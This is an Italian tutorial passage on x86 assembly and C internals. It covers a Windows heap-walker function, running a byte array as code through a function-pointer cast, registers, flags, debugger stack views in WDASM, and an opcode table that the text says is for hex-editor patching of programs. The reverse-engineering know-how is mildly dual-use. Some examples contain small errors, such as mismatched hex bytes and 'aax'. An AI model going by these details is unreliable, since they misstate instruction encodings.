void CMainDlgWindow::dds_walk ()
{
       /*      Original Code by: Chiverton Graphics, Inc. 1991
               Modified by Todd Osborne January 1994 to MFC 2.0 C++
               application with new features. CompuServe ID: 71431,2243
       */

       static DEFAULTDATASEGMENT OldDDS;

    WORD  wRecordSize,          // size in bytes of heap record.
          wStatus;             // type of heap record.

    LPSTR lpInstance,           // far pointer to Default Data Segment.
             lpHeapRecord,         // far pointer to heap record.
             lpNextHeapRecord;     // far pointer to next heap record.

    #define PREV_POINTER (*(WORD FAR*) lpHeapRecord)     // Backward "pointer"
    #define NEXT_POINTER (*(WORD FAR*)(lpHeapRecord+2))  // Forward "pointer"

    #define PSTACKBOTTOM (*(WORD FAR*)(lpInstance+14))
    #define PSTACKMIN    (*(WORD FAR*)(lpInstance+12))
    #define PSTACKTOP    (*(WORD FAR*)(lpInstance+10))
    #define PLOCALHEAP   (*(WORD FAR*)(lpInstance+ 6))

    // First, initialize the data segment values.
    DDS.wSize         = 0;
    DDS.wStaticData   = 0;
    DDS.wStackMax     = 0;
    DDS.wStackUsed    = 0;
    DDS.wHeapMoveable = 0;
    DDS.wHeapFixed    = 0;
    DDS.wHeapFree     = 0;
    DDS.wOther        = 0;
    DDS.wUnused       = 0;

    // Now, get the window that has the focus.
    DDS.hwndActive = ::GetActiveWindow ();

    // Is it a valid window?
    if ( !IsWindow (DDS.hwndActive) )  return;

    //   If this is a different window than before, get a new instance handle.
    if (DDS.hwndActive != OldDDS.hwndActive)
       {
        DDS.hinstActive = (HANDLE) GetWindowWord (DDS.hwndActive, GWW_HINSTANCE);
```

```
        if (!DDS.hinstActive) return;
        }

    //    Lock down the Data Segment
    if ( !(lpInstance = (LPSTR)GlobalLock (DDS.hinstActive))) return;

    /*
     *  The Data Segment is a global memory object - created by WINDOWS
     *  with a GlobalAlloc. It's comprised of 4 components: header,
     *  Static, stack, and local heap. All 4 components are offset
     *  into the segment, with the header at DS:0000.
     *
     *
     *  The header occupies the first 16 bytes of a Default Data Segment.
     *  Within the Header area are 3 pointers to the stack:
     *
     *  pStackBottom - (highest physical address) beginning of stack.
     *  pStackMin    - High-Water mark of actual stack use.
     *  pStackTop    - (lowest physical address) end of stack.
     *
     *  Remember, the stack grows "down" (higher to lower address), so
     *  to compute the stack sizes, we use these equations:
     *
     *   wStackMax  = pStackBottom - pStackTop ;
     *   wStackUsed = pStackBottom - pStackMin ;
     *
     *
     */
    DDS.wStackMax   = PSTACKBOTTOM - PSTACKTOP ;
    DDS.wStackUsed  = PSTACKBOTTOM - PSTACKMIN ;
    DDS.wStaticData = PSTACKTOP ;

    // First test for a heap. (It's possible there isn't one.)
    if (PLOCALHEAP == 0)
       {
           GlobalUnlock (DDS.hinstActive);
           return;
       }

    /*
     *  The heap begins where the
     *  stack ends. The offset that represents the
     *  beginning of the heap is stored in the header area, 6 bytes from
     *  DS:0000. Actually, the heap begins 4 bytes before this offset.
     *
     *  Now we'll get a far pointer (lpHeapRecord) to the 1st record in the heap.
     *
     */
    lpHeapRecord = lpInstance + PLOCALHEAP - 4;


    /*
     *  Traverse the local heap. The heap is implemented as a doubly-linked
     *  list. The 1st WORD is a backward "pointer" (ie, offset) to the
     *  previous record. The 2nd WORD is the forward pointer to the next record.
     *  When the forward pointer points to itself we are done.
     *
     */
    DDS.wSize = (WORD)GlobalSize (DDS.hinstActive);

    while (FP_OFF(lpHeapRecord) < DDS.wSize)
       {
           lpNextHeapRecord = (lpInstance + NEXT_POINTER);
           if (lpNextHeapRecord == lpHeapRecord) break;
        wRecordSize = lpNextHeapRecord - lpHeapRecord; //includes ptr overhead
           wStatus     = (PREV_POINTER & 0x0003);

       switch (wStatus)
       {
        case 0: DDS.wHeapFree     += wRecordSize; break;
        case 1: DDS.wHeapFixed    += wRecordSize; break;
        case 3: DDS.wHeapMoveable += wRecordSize; break;
        }

               lpHeapRecord = lpNextHeapRecord;
               }
```

```
    /*
     *  At this point, heap traversal is done.
     *  However, the heap can grow until the size of DS is 64K (0xFFFF).
     *  Determine how many additional bytes the heap can grow.
    */
    DDS.wUnused = 0xFFFF   - DDS.wSize;

    // Anything else we didn't account for?
    DDS.wOther  = DDS.wSize - DDS.wStaticData
                            - DDS.wStackMax
                            - DDS.wHeapFixed
                            - DDS.wHeapFree
                            - DDS.wHeapMoveable ;

    GlobalUnlock (DDS.hinstActive);

    //   If anything has changed since last walk, update client window.
    if (DDS.hwndActive    != OldDDS.hwndActive    ||
        DDS.wHeapFree     != OldDDS.wHeapFree     ||
        DDS.wHeapFixed    != OldDDS.wHeapFixed    ||
        DDS.wHeapMoveable != OldDDS.wHeapMoveable ||
        DDS.wOther        != OldDDS.wOther        ||
        DDS.wSize         != OldDDS.wSize         ||
        DDS.wStackUsed    != OldDDS.wStackUsed)
       {
       // Update Dialog Box Values
        char sz[80];

        // Get Active Window Title
        char Title[80];
        ::GetWindowText(DDS.hwndActive, Title, 80);
        sprintf(sz, "Watching: %s", Title);
        SetDlgItemText(LBL_WATCHING, sz);

        // Fill in Memory Information
        sprintf(sz, "%u", DDS.wSize);
        SetDlgItemText(LBL_DATA0, sz);

        sprintf(sz, "%u", DDS.wStaticData);
        SetDlgItemText(LBL_DATA1, sz);

        sprintf(sz, "%u", DDS.wStackMax);
        SetDlgItemText(LBL_DATA2, sz);

        sprintf(sz, "%u", DDS.wStackUsed);
        SetDlgItemText(LBL_DATA3, sz);

        sprintf(sz, "%u", DDS.wHeapMoveable);
        SetDlgItemText(LBL_DATA4, sz);

        sprintf(sz, "%u", DDS.wHeapFixed);
        SetDlgItemText(LBL_DATA5, sz);

        sprintf(sz, "%u", DDS.wHeapFree);
        SetDlgItemText(LBL_DATA6, sz);

        sprintf(sz, "%u", DDS.wOther);
        SetDlgItemText(LBL_DATA7, sz);

        sprintf(sz, "%u", DDS.wUnused);
        SetDlgItemText(LBL_DATA8, sz);

        sprintf(sz, "%.3f", m_nTiming);
        SetDlgItemText(LBL_DATA9, sz);

        OldDDS = DDS;
       }
}
```

Il C comunque permette di vedere come di fatto è un super assembler.
Guardate il seguente esempio e capirete il perchè.
Dicevo prima che il codice viene allocato normalmente in un segmento di codice mentre le dichiarazioni globali in un segmento dati.

Se prendiamo il debugger ed andiamo a vedere come sono salvate le nostre istruzioni vediamo che sono delle lunghe sequenze di numeri che noi possiamo visualizzare in binario, esadecimale o qualsiasi base numerica che vogliamo.
Quindi un codice del tipo :

```
mov   ecx, eax
and   ecx, 000003
ecc.
```

potremmo vederlo in esadecimale come

```
8CC8        mov   ecx, aax
83E13       and   ecx, 000003
```

Il Linguaggio C possiede il concetto di CAST ovvero di forzatura il quale permette di far vedere al linguaggio delle tipologie diverse come se di fatto fossero altri tipi e quindi con propriet aritmetiche differenti dall'originale.
Prendiamo i numeri relativi al codice assembler di una funzione e inseriamoli come elementi di un array di unsigned char (1 byte).

```
unsigned char codex[] = { 0x8C, 0xC8, 0x83, 0xE1, 0x13 };
```

A questo punto dichiariamo un puntatore ad una funzione.
Un puntatore ad una funzione è lo spazio sufficiente a mantenere memorizzato l'indirizzo di una funzione.

```
void (*function)();
```

Se a questo punto invece di assegnargli l'indirizzo di una funzione eseguiamo il CAST imbrogliandolo e facendogli credere che l'indirizzo dell'array di unsigned char sia di fatto l'indirizzo di una funzione avremo che richiamando il puntatore a funzione il sistema eseguirà i numeri contenuti nell'array come se di fatto fossero codice binario.

```
(*function)() = (void(*)()) &codex[0];
```

Bello non è vero !
Il programmino in C sarebbe :

```
int a[] = { 12,23, 34,56,78 };

void (*func)() =  (void (*)()) &a[0];

void  main(void)
{
      (*func)();
}
```

Tanto per non perdere l'occhio guardate il tutto tradotto in assembler dal compilatore.

```
      TITLE test2.c
      .386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
CONST SEGMENT DWORD USE32 PUBLIC 'CONST'
```

```
CONST ENDS
_BSS  SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS  ENDS
_TLS  SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS  ENDS
FLAT  GROUP _DATA, CONST, _BSS
      ASSUME      CS: FLAT, DS: FLAT, SS: FLAT
endif
PUBLIC      _a
PUBLIC      _func
_DATA SEGMENT
_a    DD    0cH
      DD    017H
      DD    022H
      DD    038H
      DD    04eH
_func DD    FLAT:_a
_DATA ENDS
PUBLIC      _main
_TEXT SEGMENT
_main PROC NEAR
; File test2.c
; Line 10
      push  ebp
      mov   ebp, esp
; Line 11
      call  DWORD PTR _func
; Line 12
      pop   ebp
      ret   0
_main ENDP
_TEXT ENDS
END
```

Come potete vedere la call salta esattamente dove ci sono gli interi.

ATTENZIONE A NON ESEGUIRE IL CODICE DATO CHE GLI INTERI NON CORRIPSONDONO A NIENTE DI ESEGUIBILE. MANDERESTE IN CRASH IL SISTEMA.

Facciamo saltare il sistema ad eseguire del codice dentro al data segment.

Vediamo ora lo scopo dei registri.

EAX e **EDX** sono registri a scopo generale che possono essere utilizzati per diversi motivi.

ECX è anche lui a scopo generale. Diventa specializzato quando viene utilizzato in fasi di conteggio.

EBX è sempre general purpose anche se spesso viene utilizzato per creare indirizzi di dispiazzamento.

Come dicevo prima i registri da EAX a EDX possono essere visti come registri a 32, 16 oppure a 8 bits.
Ad esempio :

```
32    16    8     8
---   --    --    --
EAX   AX    AH    AL          [EAX[AX[AH][AL]]]
EBX   BX    BH    BL          [EBX[BX[BH][BL]]]
ECX   CX    CH    CL          [ECX[CX[CH][CL]]]
```

```
EDX    DX    DH    DL          [EDX[DX[DH][DL]]]
```


ESI ed **EDI** sono usati spesso come registri d'indice oppure vengono spesso usati per puntare a stringhe.

ESP ed **EBP** sono usati per gestire lo stack.
Una volta lo stack era fisso nei processori (preistoria).
Successivamente vennero inseriti dei registri per puntare alla base ed alla testa dello stack.
Esistono inoltre quattro registri di segmento e precisamente quelli del CODE SEGMENT, DATA SEGMENT, STACK SEGMENT ed EXTRA SEGMENT.Questi sono CS, DS, ES, GS, FS ed SS.
Un registro particolare è quello che mantiene l'indirizzo dell'istruzione in esecuzione e precisamente EIP.
Nel processore esiste anche un registro dei flags che indicano certi stati della CPU stessa.
Gli indirizzi delle stringhe usate nei programmi vengono spesso inseriti nei registri per cui risulta spesso importante avere una panoramica dei valori a cui puntano i registri.
Spesso gli indirizzi delle stringhe o dei valori sono inseriti ad indirizzi calcolati con :

[EDX + 10]

oppure

[ECX – 2]

Per questo motivo alcuni disassemblatori possiedono finestre in cui mostrano in continuazione questi valori mentre altri permettono di richiederne la visualizzazione con appositi comandi.
La seguente finestra è di WDASM 8.9 e devo ammettere che è veramente ottima come quantità di dati mostrati.
Inoltre permette di cambiare il formato dei dati (DWORD, WORD, BYTE ecc.)
I vari valori relativi a [EAX – 10] ecc. sono mostrati nella finestra centrale.
E' possibile cambiare il registro premendo il pulsante sul lato sinistro della lista di scorrimento.

I pulsanti sul lato in basso permettono invece di fare quanto appena detto, ovvero di cambiare il formato di visualizzazione.
La visione dei registri deve essere anche contemplata nell'istante in cui si analizzano le istruzione dell'assembler 80xx.
Un registro particolare è quello dei flags il quale serve a segnalare eventi particolari.
Lo scopo di ogni singolo flag è riportato in una tabella nella pagina successiva.
Il linguaggio C dispone della specifica _ASM (ogni compilatore possiede la sua) che permette di scrivere del codice in assembler.
Queste istruzioni possono essere riassunte utilizzando una matrice in cui sono raggruppate in due gruppi e precisamente istruzioni con un solo operando o con due.
Le istruzioni sono registro a registro, registro a memoria, memoria a registro oppure possono influire su registri d'indice.
Parlando di registri ricordiamoci che i processori della classe 386 possiedono una serie di quattro registri di breakpoint che permette ai debugger di gestire tali funzionalità.
Dicevamo prima di una matrice che può mostrare i tipi di istruzioni:

```
DUE OPERANDI          UN OPERANDO
R <- M                R
M <- R                M
R <- R                S *
R|M <- I
R|M <- S *
S <- R|M *

* Solamente istruzioni movimento dati (MOV, PUSH, POP)
S Registri di segmento (CS, DS, ES, SS)
R Registri ordinari EAX, EBX, ecc.)
M Uno degli indirizzi seguenti
•   Indirizzo puro
•   [BX]+offset
•   [BP]+offset
•   qualsiasi di questi indicizzati da SI
•   qualsiasi dei primi tre indicizzati da DI
```

Prima di proseguire con le istruzioni assemblative diamo un occhiata a quella che permette di dichiarare delle variabili.

```
FLAGS - Intel 8086 Family Flags Register

      |11|10|F|E|D|C|B|A|9|8|7|6|5|4|3|2|1|0|
        |  | | | | | | | | | | | | | | | | '---  CF Carry Flag
        |  | | | | | | | | | | | | | | | '---  1
        |  | | | | | | | | | | | | | | '---  PF Parity Flag
        |  | | | | | | | | | | | | | '---  0
        |  | | | | | | | | | | | | '---  AF Auxiliary Flag
        |  | | | | | | | | | | | '---  0
        |  | | | | | | | | | | '---  ZF Zero Flag
        |  | | | | | | | | | '---  SF Sign Flag
        |  | | | | | | | | '---  TF Trap Flag  (Single Step)
        |  | | | | | | | '---  IF Interrupt Flag
        |  | | | | | | '---  DF Direction Flag
        |  | | | | | '---  OF Overflow flag
        |  | | | '-----  IOPL I/O Privilege Level  (286+ only)
        |  | | '-----  NT Nested Task Flag  (286+ only)
        |  | '-----  0
        |  '-----  RF Resume Flag (386+ only)
        '------  VM  Virtual Mode Flag (386+ only)
        - see   PUSHF  POPF  STI  CLI  STD  CLD
```

Una specie di registro particolare è il seguente, presente solo nelle macchine successive al 286.

```
MSW - Machine Status Word (286+ only)
      |31|30-5|4|3|2|1|0|  Machine Status Word
        |   |  | | | | '---- Protection Enable (PE)
        |   |  | | | '----- Math Present (MP)
        |   |  | | '------ Emulation (EM)
        |   |  | '------- Task Switched (TS)
        |   |  '-------- Extension Type (ET)
        |   '---------- Reserved
        '------------- Paging (PG)
        Bit 0   PE      Protection Enable, switches processor between
                        protected and real mode
        Bit 1   MP      Math Present, controls function of the WAIT
                        instruction
    Bit 2  EM  Emulation, indicates whether coprocessor functions
                        are to be emulated
        Bit  3     TS      Task  Switched,  set  and  interrogated  by
coprocessor
                        on  task  switches  and  when  interpretting
coprocessor
                        instructions
        Bit 4   ET      Extension Type, indicates type of coprocessor
in
                        system
        Bits 5-30       Reserved
        bit 31  PG       Paging, indicates whether the processor uses
page
                        tables  to  translate  linear  addresses  to
physical
                        addresses

        - see   SMSW  LMSW
```

Abbiamo accennato prima qualche cosa a riguardo delle allocazioni delle variabili nei vari segmenti.
In linguaggi come il Basic la tipologia delle variabili riguarda in particolare modo il genere dei contenuti.
In altre parole le informazioni di tipo quantitativo possono essere inserite in variabili di tipo numerico mentre le informazioni di tipo qualitativo in variabili stringa.
In linguaggio C invece la tipologia delle variabili riguardano in particolare modo le dimensioni relative all'occupazione del dato stesso espresso in numero di bytes.
Ad esempio un carattere che occupa un solo byte può essere contenuto tranquillamente in un char anche se nessuno ci vieta di inserirlo in un int o short.
Oltre a questo nessuno ci vieta di usare la variabile per calcoli matematici.
Ad esempio fare :

```
char c = ‘A’;
c = c * 2;
```

è corretto.
Al limite dobbiamo stare attenti a non mandare in overflow la variabile con il risultato dell'operazione.
Il problema si pone spesso quando si usano variabili per fare calcoli.
Se ad esempio usassimo una serie di variabili per fare calcoli dobbiamo preoccuparci che le variabili siano sufficientemente grosse a mantenere i vari valori che durante i calcoli si creano.
In pratica se avessimo :

```
int n = 30000;
int x = 20;
int r = 5000;
```

```
long y;
```

saremmo, fino a questo punto, a posto.
Andremmo male facendo :

```
y = r + (n * r);
```

in quanto (n * r) darebbe un valore maggiore alle tipologie int usate nei tipi dell'operazione per cui i valori sarebbero troncati.
Questa è causa sovente di errori inspiegabili.
In assembler le variabili sono di tipo BYTE, WORD, DOUBLEWORD e sono quasi sempre dichiarate nel data segment mediante la sintassi seguente:

```
NOME_VAR    TIPO   ?
```

Ad esempio :

```
DATA_PTR    DW    ?
ESC_CHAR    DB    ?
```

Le tipologie sono :

```
(nome var opzionale)  DB  (lista valori)
(nome var opzionale)  DW  (lista valori)
(nome var opzionale)  DD  (lista valori)
(nome var opzionale)  DQ  (lista valori)
(nome var opzionale)  DT  (lista valori)
```

ovvero

```
BYTE  -> DB
WORD  -> DW
DWORD -> DD
QWORD -> DQ
TWORD -> DT
```

Nelle dichiarazioni possono essere utilizzati termini particolari come ad esempio DUP.
Le seguenti sono allocazioni valide.

```
DW 5        ; alloca una word, inizializzandola con  5
DB 0,3,0    ; alloca tre bytes, inizializzandoli con 0, 3, 0
DB 5 DUP (0)            ; equivalente a DB 0,0,0,0,0
DW 2 DUP (0,4 DUP (7))  ; equivalente a DW 0,7,7,7,7,0,7,7,7,7
```

Per le stringhe è possibile :

```
DB    'Ciao'
```

Vediamo in dettaglio il set istruzioni assembler.

Istruzioni ordinarie a due operandi

1) ADD e ADC – Addizione con o senza includere un riporto dalla precedente addizione.
2) SUB o SBB – Sottrazione con o senza riporto da una precedente sottrazione.
3) CMP – Comparazione
4) AND, OR o XOR – Tipiche operazioni booleane
5) TEST – Tipo AND
6) MOV – Muove i dati dalla sorgente alla destinazione
7) LDS, LES, LEA – Forme di MOV specializzate

Molte forme di caricamento delle stringhe relative a messaggi da visualizzare vengono eseguite tramite queste ul6time istruzioni.
Sono comuni costrutti del tipo :

```
lea edx, dword ptr [ebp + FFFFAA8]
```

Istruzioni ordinarie ad un solo operando sono :

1) INC – incrementa il contenuto
2) DEC – Decrementa
3) NEG – Due complementi
4) NOT – Un complemento
5) PUSH – Inserisce un valore nello stack
6) POP – Preleva un valore dallo stack

Alcune istruzioni non seguono le regole generali delle altre ma comunque richiedono l'uso di erti registri.

1) Istruzioni di moltiplicazione e divisione.
2) Istruzioni di aggiustamento che aiutano a eseguire operazioni su dati ASCII
3) Operazioni di shift e di rotazione
4) IN, OUT le quali agiscono sulle 1024 possibili porte hardware
5) CBW , CWD – Convertono byte in word oppure word in doubleword.

Istruzioni che agiscono sul flusso del programma.

1) CALL, RET - Chiamata e ritorno. Ricordatevi del discorso fatto per il basic legato alle istruzioni di salto condizionate (GOSUB e RETURN).
2) INT, IRET – Chiamata d' interrupts e ritorno da una routine d'interript.
3) JMP – Salto
4) LOOP, LOOPNZ, LOOPZ – Istruzioni che implementano dei loops.
5) Varie istruzioni di salto condizionate (JE, JNE ecc.)
   Le vedremo n modo dettagliato tra poco.

Istruzioni su stringhe o sequenze di caratteri.

Considerate in queste istruzioni che spesso i sorgenti sono descritte da combinazioni di DS e SI, mentre le destinazioni da ES e DI.

1) CMPSB/CMPSW – Compara byte o word
2) LODSB/LODSW – Legge bytes o words in AL o AX
3) STOSB/STOSW – Salva bytes o words da AL o AX.
4) MOVSB/MOVSW – Muove bytes o words
5) SCASB/SCASW – Compara bytes o words con i contenuti di AL o AX.
6) REP/REPE/REPNE – Un prefisso con il quale può essere combinato con qualsiasi delle precedenti istruzioni perche vengano ripetute su una stringa la cui lunghezza è in CX.
   Ad esempio :

   REP MOVSB
   REP STOSB
   REPNE SCASB

Altre istruzioni riguardano lo stack.
Le funzionalit sono due :


1) PUSH – Inserisce un valore nello stack
2) POP – Lo preleva

Quando seguite un programma tenetelo sempre a bada in particolar modo prima e dopo qualche chiamata.
A proposito di chiamate, queste avvengono tramite l'istruzione :

1) CALL – Esegue una chiamata

Se usate WDASM potete richiedere la visualizzazione di ESP nel seguente modo.
Prendiamo un piccolo esempio per capire di cosa stiamo parlando.
Supponiamo di avere il seguente codice e di essere posizionati sulla linea precedente aqlla call.

```
:0040C191 A3309D4100              mov dword ptr [00419D30], eax
:0040C196 E895230000              call 0040E530
:0040C19B A300744100              mov dword ptr [00417400], eax
:0040C1A0 85C0                    test eax, eax
```

Se in WDASM analizziamo la finestra con i registri possiamo richiedere di visualizzare nella finestrella centrale il registro ESP.
Il seguente è la copia prima della call.

```
[esp-00000014] - 0000017f  ....
[esp-00000010] - 00000000  ....
[esp-0000000C] - 00000216  ....
[esp-00000008] - 00000316  ....
[esp-00000004] - 0040c191  ..@.
[esp+00000000] - 00000000  ....
[esp+00000004] - 815d117c  |.].
[esp+00000008] - 00550000  ..U.
[esp+0000000C] - 00000000  ....
[esp+00000010] - 00000008  ....
[esp+00000014] - 00000000  ....
```

Ricordatevi che il pulsanti in basso permettono di vedere come dword, word, byte o codice i dati di questa finestra.
A questo punto richiediamo di eseguire la call e successivamente analizziamo i dati mostrati.

```
[esp-00000014] - 0000017f  ....
[esp-00000010] - 815d117c  |.].
[esp-0000000C] - 0065fe38  8.e.
[esp-00000008] - 00550000  ..U.
[esp-00000004] - 0040c19b  ..@.
[esp+00000000] - 00000000  ....
[esp+00000004] - 815d117c  |.].
[esp+00000008] - 00550000  ..U.
[esp+0000000C] - 00000000  ....
[esp+00000010] - 00000008  ....
[esp+00000014] - 00000000  ....
```

Se vi dovesse servire apritevi il NOTEPAD e di tanto in tanto usate i pulsanti COPY posizionati su ogni finestrella.

Successivamente potete usare il comando PASTE per mettervelinel notepad.
A forza di seguire programmi assembler tenersi segnato da qualche parte i dati può essere utile.
Esistono anche dei flags che indicano alcuni avvenimenti particolari quali interrupts, riporti ecc.
La seguente tabella mostra le istruzioni riservate dell'assembler compresi gli opcode.
Questi sono importanti in quanto è necessari conoscerli per poterli sostituire con un editor hex nelle patch ai nostri programmi.
Gli indirizzi effettivi li potete calcolare riferendovi alla tabella riportata precedentemente in questo capitolo.

```
“v”     denota un tipo uguale a w ovvero una word (16 bits).
"c"     indica che l’operando è una code-label, la quale punta ad una parte del
        programma che deve essere “salato” o “chiamato”.
"e"     indica che l’operando è un indirizzo effettivo.
"i"     indica una costante immediata.
"m"     indica una variabile in memoria.
"r"     indica un registro ad uso generale.
"rv/m" è usato in istruzioni bit test

Opcodes    Instruction     Description

67 or nil  A2 (prefix)   3 Use 16-bit address (indexing) in next instruction
67 or nil  A4 (prefix)   3 Use 32-bit address (indexing) in next instruction
37         AAA             ASCII adjust AL (carry into AH) after addition
D5 0A      AAD             ASCII adjust before division (AX = 10*AH + AL)
D4 0A      AAM             ASCII adjust after multiply (AL/10: AH=Quo AL=Rem)
3F         AAS             ASCII adjust AL (borrow from AH) after subtraction

14 ib      ADC AL,ib       Add with carry immediate byte into AL
15 iv      ADC eAX,iv      Add with carry immediate vword into eAX
80 /2 ib   ADC eb,ib       Add with carry immediate byte into EA byte
10 /r      ADC eb,rb       Add with carry byte register into EA byte
83 /2 ib   ADC ev,ib       Add with carry immediate byte into EA vword
81 /2 iv   ADC ev,iv       Add with carry immediate vword into EA vword
11 /r      ADC ev,rv       Add with carry vword register into EA vword
12 /r      ADC rb,eb       Add with carry EA byte into byte register
13 /r      ADC rv,ev       Add with carry EA vword into vword register

04 ib      ADD AL,ib       Add immediate byte into AL
05 iv      ADD eAX,iv      Add immediate vword into eAX
80 /0 ib   ADD eb,ib       Add immediate byte into EA byte
00 /r      ADD eb,rb       Add byte register into EA byte
83 /0 ib   ADD ev,ib       Add immediate byte into EA vword
81 /0 iv   ADD ev,iv       Add immediate vword into EA vword
01 /r      ADD ev,rv       Add vword register into EA vword
02 /r      ADD rb,eb       Add EA byte into byte register
03 /r      ADD rv,ev       Add EA vword into vword register
0F 20      ADD4S         N Add CL nibbles BCD, DS:SI into ES:DI (CL even,NZ)

24 ib      AND AL,ib       Logical-AND immediate byte into AL
25 iv      AND eAX,iv      Logical-AND immediate vword into eAX
80 /4 ib   AND eb,ib       Logical-AND immediate byte into EA byte
20 /r      AND eb,rb       Logical-AND byte register into EA byte
83 /4 ib   AND ev,ib       Logical-AND immediate byte into EA vword
81 /4 iv   AND ev,iv       Logical-AND immediate vword into EA vword
21 /r      AND ev,rv       Logical-AND vword register into EA vword
22 /r      AND rb,eb       Logical-AND EA byte into byte register
23 /r      AND rv,ev       Logical-AND EA vword into vword register
63 /r      ARPL ew,rw    2 Adjust RPL of EA word not smaller than RPL of rw

62 /r      BOUND rv,m2v  2 INT 5 if rw not between 2 vwords at [m] inclusive
0F BC      BSF rv,ev     3 Set rv to lowest position of NZ bit in ev
0F BD      BSR rv,ev     3 Set rv to highest position of NZ bit in ev
0F C8+r    BSWAP rd      4 Swap bytes 1,4 and 2,3 of dword register

0F BA/4 ib BT rv/m,ib    3 Set Carry flag to bit # ib of array at rv/m
0F A3/r    BT rv/m,rv    3 Set Carry flag to bit # rv of array at rv/m
0F BA/7 ib BTC rv/m,ib   3 Set CF to, then compl bit ib of array at rv/m
0F BB/r    BTC rv/m,rv   3 Set CF to, then compl bit rv of array at rv/m
0F BA/6 ib BTR rv/m,     3 Set CF to, then reset bit ib of array at rv/m
0F B3/r    BTR rv/m,rv   3 Set CF to, then reset bit rv of array at rv/m
0F BA/5 ib BTS rv/m,ib   3 Set CF to, then set bit ib of array at rv/m
0F AB/r    BTS rv/m,rv   3 Set CF to, then set bit rv of array at rv/m
```

```
9A cp       CALL cp          Call far segment, immediate 4- or 6-byte address
E8 cv       CALL cv          Call near, offset relative to next instruction
FF /3       CALL ep          Call far segment, address at EA memory location
FF /2       CALL ev          Call near, offset absolute at EA vword
0F FF ib    CALL80 ib      N Call 8080-emulation code at INT number ib

98          CBW              Convert byte into word (AH = top bit of AL)
99          CDQ            3 Convert dword to qword (EDX = top bit of EAX)
F8          CLC              Clear carry flag
FC          CLD              Clear direction flag so SI and DI will increment
FA          CLI              Clear interrupt enable flag; interrupts disabled

0F 12/0     CLRBIT eb,CL   N Clear bit CL of eb
0F 13/0     CLRBIT ew,CL   N Clear bit CL of ew
0F 1A/0 ib  CLRBIT eb,ib   N Clear bit ib of eb
0F 1B/0 ib  CLRBIT ew,ib   N Clear bit ib of ew
0F 06       CLTS           2 Clear task switched flag
F5          CMC              Complement carry flag

3C ib       CMP AL,ib        Subtract immediate byte from AL for flags only
3D iv       CMP eAX,iv       Subtract immediate vword from eAX for flags only
80 /7 ib    CMP eb,ib        Subtract immediate byte from EA byte for flags only
38 /r       CMP eb,rb        Subtract byte register from EA byte for flags only
83 /7 ib    CMP ev,ib        Subtract immediate byte from EA vword for flags only
81 /7 iv    CMP ev,iv        Subtract immediate vword from EA vword, flags only
39 /r       CMP ev,rv        Subtract vword register from EA vword for flags only
3A /r       CMP rb,eb        Subtract EA byte from byte register for flags only
3B /r       CMP rv,ev        Subtract EA vword from vword register for flags only

0F 26       CMP4S          N Compare CL nibbles BCD, DS:SI - ES:DI (CL even,NZ)
A6          CMPS mb,mb       Compare bytes [SI] - ES:[DI], advance SI,DI
A7          CMPS mv,mv       Compare vwords [SI] - ES:[DI], advance SI,DI
A6          CMPSB            Compare bytes DS:[SI] - ES:[DI], advance SI,DI
A7          CMPSD            Compare dwords DS:[SI] - ES:[DI], advance SI,DI
A7          CMPSW            Compare words DS:[SI] - ES:[DI], advance SI,DI

0F C7 /1    CMPX8 mq       5 If EDXEAX=mq then mq:=ECXEBX, else EAXEDX:=mq
0F B0 /r    CMPXCHG eb,rb  4 If AL=eb then set eb to rb, else set AL to eb
0F B1 /r    CMPXCHG ev,rv  4 If eAX=ev then set ev to rv, else set eAX to ev
0F A2       CPUID          5 If EAX=1 set EDXEAX to CPU identification values
99          CWD              Convert word to doubleword (DX = top bit of AX)
98          CWDE           3 Sign-extend word AX to doubleword EAX
2E          CS (prefix)      Use CS segment for the following memory reference

27          DAA              Decimal adjust AL after addition
2F          DAS              Decimal adjust AL after subtraction
FE /1       DEC eb           Decrement EA byte by 1
FF /1       DEC ev           Decrement EA vword by 1
48+rv       DEC rv           Decrement vword register by 1

F6 /6       DIV eb           Unsigned divide AX by EA byte (AL=Quo AH=Rem)
F7 /6       DIV ev           Unsigned divide eDXeAX by EA vword (eAX=Quo eDX=Rem)
3E          DS (prefix)      Use DS segment for the following memory reference

C8 iw 00    ENTER iw,0     1 Make stack frame, iw bytes local storage, 0 levels
C8 iw 01    ENTER iw,1     1 Make stack frame, iw bytes local storage, 1 level
C8 iw ib    ENTER iw,ib    1 Make stack frame, iw bytes local storage, ib levels
26          ES (prefix)      Use ES segment for the following memory reference
            F(any)           Floating point set is in Chapter 7
F4          HLT              Halt

F6 /7       IDIV eb          Signed divide AX by EA byte (AL=Quo AH=Rem)
